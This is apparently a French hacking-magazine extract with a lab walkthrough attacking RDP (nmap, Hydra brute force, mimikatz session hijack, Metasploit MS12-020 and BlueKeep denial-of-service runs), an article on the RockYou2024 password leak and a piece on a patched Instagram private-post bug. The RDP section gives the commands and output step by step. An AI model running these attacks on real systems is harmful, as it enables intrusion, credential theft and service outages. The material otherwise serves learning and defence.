pétences, mais aussi de devenir un expert reconnu dans un domaine spécifique, augmentant ainsi la valeur des rapports et les chances d'obtenir des récompenses plus élevées. Pour soutenir cette évolution professionnelle, l'utilisation des bons outils et méthodes est essentielle. Les bug hunters expérimentés s'appuient souvent sur des scanners de vulnérabilités qui automatisent une partie du processus de recherche, mais il est tout aussi important de savoir réaliser une analyse manuelle.

L'AVENIR DES BUG BOUNTY

L'avenir des programmes de Bug Bounty s'annonce de plus en plus prometteur. Avec la montée des menaces numériques, un nombre croissant d'entreprises reconnaît l'importance d'impliquer des chercheurs externes adoptant une approche différente, via des plateformes comme celles que nous avons évoquées, afin d'identifier les vulnérabilités avant qu'elles ne soient exploitées. Les programmes de Bug Bounty évoluent vers une intégration croissante dans les cycles de développement logiciel, permettant aux entreprises qui les utilisent de bénéficier d'une plus grande rapidité et continuité dans les tests de sécurité. Les bug bounty émergent comme une véritable carrière à long terme, et les chercheurs expérimentés, spécialisés dans des domaines avancés tels que l'automatisation des tests de sécurité ou la sécurité des systèmes d'intelligence artificielle, peuvent se forger une réputation solide et travailler de manière continue.



Synack collabore avec un réseau sélectionné d'experts en sécurité, appelés « Red Team ». Pour en faire partie, il est nécessaire de soumettre une candidature contenant des informations détaillées sur ses compétences et son expérience professionnelle



ATTAQUE SUR LE BUREAU WINDOWS

Quatre scénarios possibles avec autant de types d'attaques qui peuvent être réalisés en exploitant le Remote Desktop Protocol développé par Microsoft.

Le Remote Desktop Protocol a toujours représenté un élément clé de l'accès à distance, facilitant les opérations et la maintenance des systèmes Windows à distance. Mais comme on dit, « un grand pouvoir implique de grandes responsabilités » ! Avant d'explorer ces responsabilités et de plonger dans les techniques d'attaque via le protocole RDP, jetons un œil aux détails techniques et aux machines utili-

sées dans cette analyse. Les tests réalisés pour la rédaction de cette étude ont été effectués dans un laboratoire composé comme suit : **Machine Attaquante**, Kali Linux - IP : 192.168.178.129; **Première Machine Target**, Windows 11 sur Oracle VM - IP: 192.168.178.131; **Deuxième Machine Target**, Windows Server 2008 R2 x64 sur Oracle VM - IP: 192.168.178.133; **Troisième Machine Target**, Windows 7 x64- sur VMware 14 - IP:

192.168.178.135. Pour activer l'accès RDP sur la machine target, nous avons suivi la procédure suivante : appuyer sur **Windows + R** pour ouvrir la boîte de dialogue **Exécuter**; taper **sysdm.cpl** et valider avec **Entrée**; la fenêtre **System Properties** s'ouvre sélectionnez l'onglet **Remote**; sous la section **Remote Desktop**, cliquer sur **Allow remote connections to this computer**. Enfin, cliquer sur **Apply**.

Détails techniques du protocole RDP

Architecture : Le protocole RDP repose sur un modèle client-serveur. Le serveur héberge la session, et le client s'y connecte. Cela permet aux utilisateurs de contrôler le serveur comme s'ils étaient physiquement devant l'ordinateur.

Encodage : RDP utilise des techniques de compression des données pour réduire la bande passante nécessaire à la transmission des informations entre le client et le serveur. Il adapte également la qualité de la transmission en fonction des conditions du réseau.

Sécurité : L'un des principaux enjeux de l'accès à distance est la sécurité. RDP intègre des fonctionnalités de sécurité telles que le chiffrement, l'authentifica-

tion basée sur des certificats et la Network Level Authentication (NLA), afin de garantir que seules les personnes autorisées puissent établir une connexion.

Port par défaut : RDP utilise le port TCP 3389.

Fonctionnalités avancées : Au fil des années, RDP a introduit des fonctionnalités comme le transfert de fichiers, l'impression à distance, le partage du presse-papiers et l'audio bidirectionnel. Cela permet aux utilisateurs non seulement de contrôler un ordinateur à distance, mais aussi d'utiliser presque toutes ses fonctionnalités comme s'ils étaient sur place.

Compatibilité : Bien que RDP soit un protocole développé par Microsoft, il existe des clients RDP pour presque toutes les plateformes.

REMOTE DESKTOP PROTOCOL

Scénario 1 | RDP Attack par bruteforce

Dans ce premier scénario, supposons que notre administrateur réseau ait configuré des règles de Network Address Translation (NAT) sur le pare-feu de l'entreprise, afin de permettre l'accès RDP depuis Internet à un serveur de production.

Nous utilisons **nmap** pour effectuer une analyse sur l'hôte target, en ciblant le port par défaut du service :


```
nmap -vvv -n -Pn -sT  
192.168.178.131 -p 3389
```

1. **nmap** : lancez l'utilitaire nmap.
2. **-vvv** : augmentez le niveau de verbosité de la sortie. Plus il y a de **v**, plus la sortie sera détaillée.
3. **-n** : ne résout pas les adresses IP en noms DNS.
4. **-Pn** : traite tous les host comme s'ils étaient en ligne et ignorez la phase de découverte (ping).
5. **-sT** : tente d'établir une connexion TCP en complétant le hand-shake avec chaque port spécifié. Cette méthode est plus lente, mais ne nécessite pas de privilèges root.
6. **192.168.178.131** : adresse IP de l'host de destination à analyser.
7. **-p 3389** : effectue une analyse uniquement sur le port spécifié. Dans ce cas, il s'agit du port **3389**, couramment utilisé pour le protocole Remote Desktop Protocol (RDP) de Microsoft [figure #1]. Après avoir vérifié que le service est à l'écoute sur le port par défaut, nous procédons à une analyse plus invasive avec l'option **-A** :

```
nmap -A 192.168.178.131 -p  
3389
```

L'option **-A** dans nmap est l'une des plus puissantes et utiles, car elle combine plusieurs fonctionnalités avancées en un seul indicateur. L'option active la détection des versions, l'exécution de scripts, la reconnaissance des systèmes d'exploitation et le traceroute.

- **Détection de version (-sV)** : nmap tente de déterminer la version des applications en cours d'exécution sur chaque port ouvert.



```
Nmap scan report for 192.168.178.131  
Host is up, received user-set (0.0062s latency).  
PORT      STATE SERVICE  
3389/tcp  open  ms-wbt-server syn-ack  
  
Read data files from: /usr/bin/../../share/nmap
```

figure #1

La sortie de nmap nous montre que l'état du port est « open ».

- **Reconnaissance du système d'exploitation (-O)** : nmap cherche à identifier le système d'exploitation de l'hôte cible, en analysant les réponses aux paquets envoyés pendant l'analyse.
 - **Exécution de scripts (NSE, Nmap Scripting Engine)** : nmap dispose d'un moteur de script extrêmement puissant appelé **NSE**. Avec l'option **-A**, nmap exécute une série de scripts prédéfinis appartenant à la catégorie **default**.
 - **Traceroute (--traceroute)** : cette option permet à nmap de déterminer le chemin réseau que les paquets empruntent pour atteindre l'host. En analysant la sortie de la commande, nous pouvons observer que le nom de la machine est **SERVER01**. Nous tentons notre attaque en utilisant Hydra :
- ```
hydra -l blue -P /usr/share/
wordlists/rockyou.txt
rdp://192.168.178.131 -V -t 4
```
- **hydra** : lancez l'outil.
  - **-l blue** : spécifie un nom d'utilisateur pour la tentative de connexion.
  - **-P /usr/share/wordlists/rockyou.**

**txt** : nous utilisons une liste de mots de passe comme le fichier **/usr/share/wordlists/rockyou.txt**.

- **rdp://192.168.178.131** : précifie à Hydra de tenter l'attaque sur le service RDP à l'adresse IP **192.168.178.131**.
- **-V** : pour afficher toutes les tentatives de connexion dans le terminal. Le **V** signifie « verbose », c'est-à-dire détaillé.
- **-t 4** : cette option indique à Hydra d'utiliser 4 connexions.

Nous allons maintenant effectuer la connexion **RDP** sur **SERVER01**.

```
xfreerdp /v:192.168.178.131
/u:blue /p:shadow1
```

- **xfreerdp** : c'est le nom du client FreeRDP utilisé pour établir des connexions RDP.
- **/v:192.168.178.131** : spécifie l'adresse IP du serveur auquel se connecter.
- **/u:blue** : nous spécifions le nom d'utilisateur avec lequel on souhaite se connecter.
- **/p:shadow1** : nous fournissons le mot de passe pour le compte utilisateur spécifié. Dans cet exemple, le mot de passe est **shadow1**. [figure #2].



figure #2

L'attaque a réussi et nous avons pu trouver le mot de passe de l'utilisateur **Blue**. Remarque : dans le cadre de l'attaque, nous avons supposé avoir obtenu le nom d'utilisateur. Si nécessaire, nous aurions pu spécifier une wordlist en utilisant l'option **-L**.





## Scénario 2 | Session Hijacking

Obtenu les identifiants de l'utilisateur **Blue**, nous avons réussi à accéder à la machine **SERVER01** via **RDP**. Supposons maintenant qu'un autre utilisateur soit connecté à la machine ou que sa session soit restée active sans qu'il ait effectué de log-off.

De manière générale, après qu'un utilisateur s'est connecté à un système ou à une application, un jeton de session ou un cookie de session lui est attribué. Si un attaquant parvient à capturer ce jeton ou ce cookie, il peut usurper l'identité de cet utilisateur et accéder à la session comme s'il était lui. Nous nous connectons maintenant à la machine cible **SERVER01** via **RDP**, comme nous l'avons fait précédemment [figure #3]. Pour mener à bien cette attaque, nous aurons besoin de l'outil **mimikatz** (<https://github.com/gentikiwi/mimikatz>) sur la machine target. Nous identifions le chemin du fichier binaire sur la machine attaquante à l'aide de la commande suivante :

```
locate mimikatz
```

Créons un répertoire où nous placerons l'outil **mimikatz**. Dans mon cas, le chemin complet est :

```
/home/a1rk/RDPAttack
```

Copions-le dans le répertoire que nous avons créé :

```
cp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe /home/a1rk/RDPAttack
```

Nous allons maintenant transférer le fichier sur la machine cible. Pour ce faire, plusieurs méthodes sont possibles,

mais nous allons procéder en créant un partage sur la machine attaquante via Samba. Tout d'abord, modifions le fichier de configuration de **Samba** avec un éditeur de texte :

```
sudo mousepad /etc/samba/smb.conf
```

Déplaçons-nous à la fin du fichier et ajoutons les paramètres du partage :

```
[RDPAttack]
```

```
path = /home/a1rk/RDPAttack/
```

```
available = yes
```

```
read only = no
```

```
browsable = yes
```

```
public = yes
```

```
writable = yes
```

Redémarrons le service **Samba** pour appliquer les modifications.

```
sudo service smbd restart
```

Puis, attribuons les permissions complètes à notre partage :

```
sudo chmod 777 RDPAttack
```

NB : à la fin de l'opération, n'oublions pas de supprimer le partage.

Revenons sur la machine cible, où une session RDP est active avec l'utilisateur **blue**. Utilisons la combinaison de touches **Windows + R** pour lancer **PowerShell** avec la commande correspondante, et copions depuis le partage contenant l'exécutable de **mimikatz** (que nous avons mis à disposition

via **Samba**) vers la machine cible :

```
copy \\192.168.178.129\RDPAttack\mimikatz.exe C:\Users\Blue\
```

Nous sommes connectés à la machine cible en tant que **blue**, ce que nous confirmons en exécutant la commande suivante dans PowerShell :

```
[System.Security.Principal.WindowsIdentity]::GetCurrent().Name
```

ou plus simplement **whoami**. Nous lançons maintenant **mimikatz** et listons les sessions actives sur la machine :

```
./mimikatz.exe
```

```
privilege::debug
```

```
ts::sessions
```

Comme nous pouvons le constater, la session numéro **1** est attribuée à l'utilisateur **Admin**. Nous recherchons maintenant un jeton avec des privilèges élevés (par exemple, un jeton d'un processus système ou d'un administrateur) et nous usurpons ce jeton afin d'élever les privilèges de la session actuelle. Notre cible est **NT Authority\SYSTEM**. **NT Authority\SYSTEM** est une identité spéciale dans le système d'exploitation Windows qui représente le niveau de privilèges le plus élevé. Elle a accès à tous les systèmes et services de l'ordinateur local, et peut effectuer n'importe quelle opération.

```
token::elevate
```

Nous pouvons maintenant prendre le contrôle de la session de l'utilisateur **Admin** ouverte sur la machine, en tapant la commande suivante :

```
ts::remote /id:1
```

Dès que nous validons la commande, nous serons automatiquement basculés sur la session active de l'utilisateur **Admin**.



figure #3

Du Task Manager dans la section user, nous pouvons observer que deux sessions sont actuellement actives sur la machine : celle de l'utilisateur actuel (nous) et celle de l'utilisateur **Admin**.

# REMOTE DESKTOP PROTOCOL

## Scénario 3 | DOS Attack Vuln MS12-020

De nombreuses organisations n'appliquent pas de politiques de mise à jour adéquates, maintenant en fonctionnement des systèmes d'exploitation obsolètes et non actualisés. Tant les structures disposant de ressources limitées et de connaissances insuffisantes en matière de sécurité, que les grandes entreprises qui n'ont pas un contrôle total sur leurs systèmes, ont tendance à conserver des versions anciennes de Windows, non mises à jour et dangereusement exposées. Notre attaquant a l'intention de provoquer une interruption de service pour l'entreprise, en mettant hors ligne leur serveur.

La vulnérabilité **MS12-020** permet aux attaquants d'envoyer des paquets malveillants à un système autorisant l'accès **RDP**, ce qui peut potentiellement provoquer un plantage du service et le rendre inutilisable. Plus précisément, il s'agit d'une attaque de type **Denial of Service** (DoS). Nous allons exécuter l'attaque sur une autre machine connectée au réseau avec l'adresse IP : **192.168.178.133**. Pour mener à bien cette attaque, nous allons exploiter le Framework Metasploit. Sur la machine attaquante, nous saisissons la commande : **msfconsole**. Une fois le Framework lancé, nous utilisons l'un des modules auxiliaires pour vérifier si la cible est vulnérable.

**use auxiliary/scanner/rdp/**


**ms12\_020\_check**

Configurons la cible :

**set RHOSTS 192.168.178.133**

```
msf6 auxiliary(scanner/rdp/ms12_020_check) > set RHOSTS 192.168.178.133
RHOSTS => 192.168.178.133
msf6 auxiliary(scanner/rdp/ms12_020_check) > run

[*] 192.168.178.133:3389 - 192.168.178.133:3389 - The target is vulnerable.
[*] 192.168.178.133:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/ms12_020_check) > |
```



A partir de cet écran, nous pouvons constater que le module a donné un résultat positif : l'hôte est vulnérable. Nous pouvons maintenant procéder à l'attaque.

Lançons le module auxiliaire :

**Run**

**[figure #4].**

Initialement, le dispositif cible est

identifié via son adresse **IP**, puis une connexion est établie avec lui via **RDP**. Une fois que le dispositif cible confirme qu'il est prêt pour la connexion, l'exploit envoie des séquences de paquets de taille croissante jusqu'à ce que le système plante. Dans notre démonstration, nous pouvons observer que la séquence commence par un paquet de **210 octets**.

Nous chargeons le module pour exécuter l'attaque :

**use auxiliary/dos/windows/**

**rdp/ms12\_020\_maxchannelids**

**settiamo il target**

**set RHOSTS 192.168.178.133**


**Lanciamo l'attacco**

**exploit**

**[figure #5].**

```
RHOSTS => 192.168.178.133
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 192.168.178.133

[*] 192.168.178.133:3389 - 192.168.178.133:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.178.133:3389 - 192.168.178.133:3389 - 210 bytes sent
[*] 192.168.178.133:3389 - 192.168.178.133:3389 - Checking RDP status ...
[*] 192.168.178.133:3389 - 192.168.178.133:3389 seems down
[*] Auxiliary module execution completed
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > |
```



Comme nous l'observons sur l'image, notre attaque a réussi et le serveur a planté.



## Scénario 4 | DoS: BlueKeep Exploit

De manière similaire au scénario précédent, l'organisation cible possède plusieurs machines Windows 7 en 64 bits (non mises à jour) qui font partie d'un réseau hypothétique de stockage, accessible via un réseau Wi-Fi insuffisamment sécurisé. L'objectif de l'attaquant est de provoquer un dysfonctionnement au sein de l'entreprise en mettant les machines hors ligne.

**BlueKeep** est une vulnérabilité identifiée dans l'architecture RDP, qui permet à un attaquant d'exécuter du code à distance. Découverte à la mi-2019, elle représente un risque particulier pour les systèmes Windows Server 2008 et Windows 7. L'attaque repose sur une corruption de la mémoire heap, et dans **Metasploit** (<https://www.metasploit.com/>), un scanner dédié ainsi qu'un exploit sont disponibles. Nous commençons donc par relancer le Framework d'attaque **Metasploit** à l'aide de la commande : **msfconsole**. Nous chargeons ensuite le module auxiliaire pour effectuer une vérification de la vulnérabilité :

```
use auxiliary/scanner/rdp/
cve_2019_0708_bluekeep
```

Spécifions la cible :

```
set RHOSTS 192.168.178.135
```

Lançons le module :

```
run
```

La cible est vulnérable.

L'exploit **BlueKeep** a été initialement conçu pour accéder à la machine cible. Pour que l'exploit fonctionne, il est nécessaire de trouver l'adresse initiale du paramètre **Non-PagedPool** et de l'insérer dans l'exploit. Pour effectuer cette opération, nous devrions avoir accès à la machine virtuelle cible et en extraire l'intégralité du contenu mémoire, ce que notre attaquant ne peut pas faire. Il utilisera donc l'exploit **BlueKeep** pour provoquer une corruption de mémoire sur les systèmes cibles, entraînant ainsi un Denial of Service (DoS).

Nous procédons maintenant à la tentative d'exploitation. Nous changeons de module en passant à :

```
use exploit/windows/rdp/
cve_2019_0708_bluekeep_rce
```

Spécifions la cible :

```
set RHOSTS 192.168.178.135
```

Cette fois-ci, nous devons spécifier le type d'environnement cible que nous allons exploiter. Nous tapons donc info pour obtenir des **info** supplémentaires sur l'exploit que nous nous apprêtons à lancer. L'exploit nécessite ensuite des paramètres supplémentaires : la version du système d'exploitation cible et l'éventuel environnement de virtualisation qui l'héberge. Nous sélectionnons donc la cible **3**.

```
set target 3
```

Nous laissons le payload par défaut, car notre objectif est uniquement de provoquer un déni de service sur l'hôte. Nous pouvons maintenant lancer l'exploit avec la commande correspondante.

```
exploit
```

Après quelques secondes, l'écran bleu de Windows confirmera le plantage et l'erreur attendue.

**[figure #6].**

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
```

```
[*] Started reverse TCP handler on 192.168.178.129:4444
[*] 192.168.178.135:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.178.135:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[*] 192.168.178.135:3389 - The target is vulnerable. The target attempted cleanup of the inc
[*] 192.168.178.135:3389 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.178.135:3389 - The target is vulnerable. The target attempted cleanup of the inc
[*] 192.168.178.135:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffff
[*] 192.168.178.135:3389 - Entering Danger Zone |
[*] 192.168.178.135:3389 - Surfing channels ...
[*] 192.168.178.135:3389 - Lobbng eggs
[*] 192.168.178.135:3389 - Forcing the USE of FREE'd object ...
[*] 192.168.178.135:3389 - Leaving Danger Zone |
```

**figure #6**

L'attaquant pourrait essayer de reproduire l'environnement cible en laboratoire et tenter d'identifier l'adresse de la **Non-PagedPool**, afin de l'insérer dans l'exploit en l'assignant à la variable **GROOMBASE** (présente dans le code Ruby de l'exploit). Cependant, le résultat n'est pas garanti dans un contexte réel.





# CALENDRIERS 2026

en kiosque !

## Calendrier-Agenda

Parfait   
pour Noël !

Un cadeau qui dure  
toute l'année



30 x 42,5 cm



15 x 50 cm



- > *Papier spécial* parfait pour stylo et crayon
- > *Beaucoup d'espace* pour les notes de tout la famille
- > *Informations utiles* tous les mois

## Magnum

27,5 x 30 cm



## Long

14,5 x 41 cm



## Calendrier de table

16,5 x 15 cm



Planificateur mensuel !





## 10 MDS DE MOTS DE PASSE CIRCULENT SUR LE WEB

L'une des plus vastes collections de données d'identification dérobées à des utilisateurs du monde entier.

**L**a cybersécurité est devenue un enjeu crucial tant pour les individus que pour les organisations. Les attaques informatiques

ont augmenté, entraînant des conséquences de plus en plus graves. Les données sont véritablement alarmantes : en prenant l'année 2023 comme réfé-

rence, **le coût moyen mondial d'une violation de données est estimé à 4,45 millions de dollars**, avec un délai moyen de 277 jours pour résoudre une attaque. Les prévisions sont encore plus préoccupantes pour la fin de 2024, avec un coût global de la cybercriminalité qui devrait atteindre des chiffres colossaux. À ce jour, les attaques par ransomware et autres techniques d'extorsion représentent plus d'un tiers de toutes les violations de données. Les cybercriminels ne ciblent pas uniquement les utilisateurs ordinaires, mais aussi des entreprises de renom. Par exemple, **Dell** a confirmé une attaque sur son portail ayant entraîné l'exfiltration des données de **49 millions de clients** ayant acheté ses pro-

### GLOSSAIRE DE BASE

#### **RANSOMWARE**

Type de logiciel malveillant conçu pour bloquer ou limiter l'accès aux données, généralement en les chiffrant, jusqu'à ce que la victime paie une rançon (ransom en anglais). Le pirate demande à la personne ciblée un paiement en échange d'une clé de déchiffrement, censée permettre à la victime de rétablir l'accès à ses données.

#### **DATASET**

Un dataset est un ensemble structuré de données, généralement organisé sous forme tabulaire. Chaque ligne du dataset représente une observation ou un enregistrement, tandis que chaque colonne correspond à une variable ou un attribut décrivant un aspect spécifique de ces observations.



## Où finissent les données volées ?

Les mots de passe et autres données sensibles dérobées se retrouvent souvent sur le Darkweb, un univers parallèle numérique. Il s'agit d'une zone obscure d'Internet, accessible uniquement via des logiciels spécialisés comme **Tor** (<https://www.torproject.org/>), où l'absence totale de contrôle et de régulation crée un terrain fertile pour toutes sortes d'activités illicites. Dans ce contexte, le commerce de données sensibles — telles que les identifiants d'accès, les numéros de cartes de crédit et les informations personnelles — est quotidien. Ces données sont souvent échangées contre des cryptomonnaies, ou parfois divulguées gratuitement dans d'énormes bases de données

prêtes à être téléchargées et utilisées par des individus malveillants à des fins frauduleuses.



duits entre 2017 et 2024. Même sort pour le géant américain des télécommunications **AT&T**, qui a subi le **vol de 73 millions de données** concernant ses clients actuels et passés. Selon les premières estimations, les données exfiltrées remonteraient à 2019 ou à une période antérieure, et incluraient des informations personnelles, telles que des données d'état civil, des adresses e-mail, des numéros de sécurité

sociale, des identifiants d'accès, ainsi que d'autres détails sensibles. Un récent et inquiétant exemple de l'ampleur et de la dangerosité de ce phénomène est représenté par la publication d'un fichier connu sous le nom de RockYou2024. Cet archive est devenu célèbre pour être l'une des plus grandes collections de mots de passe jamais rendues publiques. L'immense base de données contient plus

de **9,9 milliards de mots de passe uniques**, un chiffre impressionnant qui illustre clairement l'ampleur mondiale du problème. Bon nombre de ces mots de passe sont encore utilisés par les internautes, exposant ainsi des millions de personnes et d'organisations à un risque extrêmement élevé d'attaques informatiques. La publication de cette base de données massive souligne la



ObamaCare

Joined: May 24, 2024

Messages: 5

Reputation score: 79

IP: 12

Today at 9:37 AM

HL

Xmas came early this year. I present you a new rockyou2024 password list with over 9.9 billion passwords!

I updated rockyou21 with collected new data from recent leaked databases in various forums over this and last years.

Also cracked some old ones with my new 4090. This contains actual new real passwords from users.

To view the content, you need to Sign In or Register.

Worked hard on this fellas, enjoy!

Last edited: Today at 12:51 PM

huellrStu5, m3rm0, r4ind4nc3 and 468 others

« Je vous présente la nouvelle liste de mots de passe RockYou2024, avec plus de 9,9 milliards d'identifiants ! ». C'est le message diffusé par l'utilisateur **ObamaCare** à l'occasion de la publication de RockYou2024.





**Selon l'analyse effectuée, en partant de la base de RockYou2021 (elle-même issue d'une violation de données survenue en 2009), les cybercriminels auraient élargi le dataset avec une augmentation de 15 %, en ajoutant plus de 1,5 milliard de mots de passe volés entre 2021 et 2024.**

vulnérabilité de nos identifiants numériques et met en lumière la nécessité d'une approche proactive en matière de cybersécurité, qui inclut non seulement les technologies les plus avancées, mais aussi une meilleure sensibilisation et formation des utilisateurs, qui sous-estiment souvent l'importance d'adopter des mesures de sécurité plus strictes, comme l'usage de mots de passe uniques et la mise en œuvre de l'authentification à deux facteurs ou plus.

## ROCKYOU2024, CE QUE NOUS SAVONS

RockYou2024 (<https://short.tips/url/rockyou2024>) est la plus grande compilation de mots de passe jamais créée et publiée sur le Web, tous en clair, enregistrés dans un fichier nommé **rockyou2024.txt**.

Ce fichier a été publié il y a quelque temps sur un forum de hacking par un utilisateur connu sous le pseudonyme **ObamaCare**, déjà connu pour avoir précédemment partagé une archive contenant les données des employés du prestigieux cabinet d'avocats **Simmons & Simmons**, ainsi que les demandes d'inscription des étudiants du **Rowan College** du comté de Burlington.

Le document rendu public a été analysé par les experts de **Cybernews** (<https://cybernews.com>), qui ont confirmé qu'il s'agissait d'une extension d'une précédente compilation de mots de passe appelée **RockYou2021**. Selon leur analyse, à partir de la base **RockYou2021**, les cybercriminels auraient augmenté le dataset de 15 %, en ajoutant plus de 1,5 milliard de mots de

passe volés entre 2021 et 2024, retrouvés dans les profondeurs du Darkweb, donnant ainsi naissance à **RockYou2024**. Au total, ce méga-répertoire de mots de passe contiendrait des informations collectées sur deux décennies, provenant de plus de 4 000 bases de données. La quantité massive de mots de passe présente dans **RockYou2024** pourrait permettre aux cybercriminels de mener des attaques par force brute pour accéder illégalement à divers comptes en ligne, en particulier ceux des utilisateurs qui réutilisent des mots de passe présents dans le fichier. De plus, combiné à d'autres bases de données divulguées en ligne, **RockYou2024** pourrait contribuer à une série de violations de données, de fraudes financières et de vols d'identité.

## Comment se protéger de RockYou2024?

**B**ien qu'il n'existe pas de solution miracle pour protéger les utilisateurs dont les mots de passe ont été exposés, il serait judicieux de mettre en œuvre certaines stratégies. Tout d'abord, il est recommandé de réinitialiser tous les mots de passe des comptes associés aux identifiants compromis, en les remplaçant par des mots de passe uniques et complexes. Pour générer ces mots de passe, on peut utiliser l'un des nombreux services disponibles en ligne, comme celui proposé par **LastPass**

(<https://www.lastpass.com/fr/features/password-generator>) ou par des gestionnaires de mots de passe tels que **KeePass** (<https://keepass.info>). Dans la mesure du possible, il est également conseillé d'activer l'authentification à deux facteurs ou plus (**2FA** ou **MFA**), une solution qui exige des vérifications supplémentaires en plus de la saisie du mot de passe. Enfin, il est utile de planifier une mise à jour régulière de tous les mots de passe utilisés en ligne, afin de se prémunir contre d'éventuelles fuites de données.

A screenshot of the Malwarebytes application interface. At the top, the Malwarebytes logo is on the left, and the text "Personal Business Pro" is on the right. The main heading is "Enter your security code". Below it, a message states: "We sent a 6-digit code to glenn@malwarebytes.com@gmail.com (Not your email?)". There are six empty square boxes for entering the code. Below the boxes, it says "Didn't get it? [Resend code](#)". At the bottom, there is a shield icon and the text: "Your scan results are safe. To learn more about how we protect your data, read our [Privacy Policy](#)." The bottom of the screen is a solid blue bar with the text "Your digital footprint may already be" on the left and "98%" on the right.

Avant de lancer la vérification, le site s'assure que l'adresse e-mail saisie nous appartient réellement, en envoyant un code numérique à copier et coller dans le champ prévu à l'écran.



# So what's your plan?

Already a Makemyplan customer? Log into My Account to add Identity Theft Protection to your subscription.

If you have questions, please call us.



**What's included:**

- ✓ 24/7 advice & on-demand assistance

**Browser Guard**

- Extension for better online and



**Select**

**89,99 €** /yr.

**BUY NOW**



**Total** Best value!

**84,99 €** /yr. - 446,99 €

**BUY NOW**

En cliquant sur les boutons **Why does it matter?**, le détail de l'avertissement affiché à l'écran est visible. Dans l'exemple, on peut constater la présence d'un mot de passe compromis. En cliquant sur **Keep my info safe**, on passe à la phase d'activation d'un abonnement à Malwarebytes Select, censé protéger nos données.



# INSTAGRAM PIRATÉ!

Écrit par  
Luca Tringali

Bug repéré : il ciblait les profils privés. Tous les dessous du dysfonctionnement lié aux autorisations de visualisation

Il y a quelques années, il existait une astuce pour regarder les vidéos que YouTube réservait uniquement aux utilisateurs connectés : l'intégration (embedding). En pratique, si l'on voulait visionner une vidéo jugée politiquement incorrecte (et soumise à une vérification d'âge par YouTube), il suffisait de créer une page HTML et d'y intégrer la vidéo : le contrôle était ainsi contourné. Eh bien, le **bug d'Instagram** dont il est question dans cet article était plus ou moins similaire...

## COMMENT ÇA FONCTIONNAIT

Pour intégrer (embed) une publication Instagram « légitime », c'est-à-dire provenant d'un profil public, il suffit de cliquer sur le menu à trois points. Cela ouvre une fenêtre contenant le code HTML d'intégration. En réalité, ce qui se passe en arrière-plan, c'est qu'un appel est effectué à l'API Web **oembed** avec les différentes données du post. Par exemple :

<https://www.instagram.com/api/v1/oembed/?hidecaption=>

0&maxwidth=540&url=


[https://www.instagram.com/p/CxN8UGnIpp\\_](https://www.instagram.com/p/CxN8UGnIpp_)

La réponse inclut des données relatives à la publication :

```
{
 "version": "1.0",
 "title": "We still have some work to do, good to see some old friends though \ud83e\udd8e \ud83c\uddff\udd8e \ud83c\uddff\udd8e \ud83c\uddff\udd8e",
 "author_name": "maxverstappen1",
 "author_url": "https://www.instagram.com/maxverstappen1",
 "author_id": "43904777",
 "media_id": "3192472975154
```

```
674303_43904777",
 "provider_name": "Instagram",
 "provider_url": "https://www.instagram.com",
 "type": "rich",
 "width": 540,
 "height": null,
 "html": "[...]",
 "thumbnail_url": "https://content-ams4-1.cdninstagram.com/v/[...]57e406",
 "thumbnail_width": 480,
 "thumbnail_height": 600
}
```


Dans le **JSON** de la réponse figurent le titre de la publication ainsi que son image d'aperçu. Et



L'appel à l'API d'Instagram effectué pour obtenir le code d'intégration.



# HACK SOCIAL NETWORKS



Pour déclencher le bug, l'individu devait bloquer l'utilisateur victime sur Instagram.

SOURCE : <https://about.fb.com/news/2022/10/protecting-people-on-instagram-from-abuse/>

[ ... ]

Cela permettait d'obtenir le nom d'utilisateur et l'ID du propriétaire de la publication, ainsi que de savoir s'il avait déjà été bloqué. Dans le cas contraire, l'attaquant pouvait rechercher l'utilisateur « victime » et le bloquer. À ce stade, il lui suffisait de modifier le user agent de son navigateur en y insérant le mot-clé **iphone**, et d'effectuer l'appel **oembed** à l'API d'Instagram pour la publication :

```
https://www.instagram.com/api/v1/oembed/?hidecaption=0&maxwidth=540&url=https://www.instagram.com/p/g2TbK09yi2H
```

De cette manière, il obtenait le JSON d'intégration, contenant l'URL de l'image d'aperçu.

## RÉSOLU

Dès que les développeurs ont reçu le signalement de la part du hacker ayant découvert la vulnérabilité, ils ont approfondi la nature du problème.

Ils ont alors constaté que, pour la fonction **oEmbed** appelée depuis des appareils mobiles, un contournement était possible grâce à des privilèges de super-utilisateur permettant de récupérer les informations nécessaires à l'intégration.

Il s'agissait d'une combinaison des conditions présentes dans le code.

Naturellement, **cette astuce pour accéder à des contenus privés n'est désormais plus possible !**

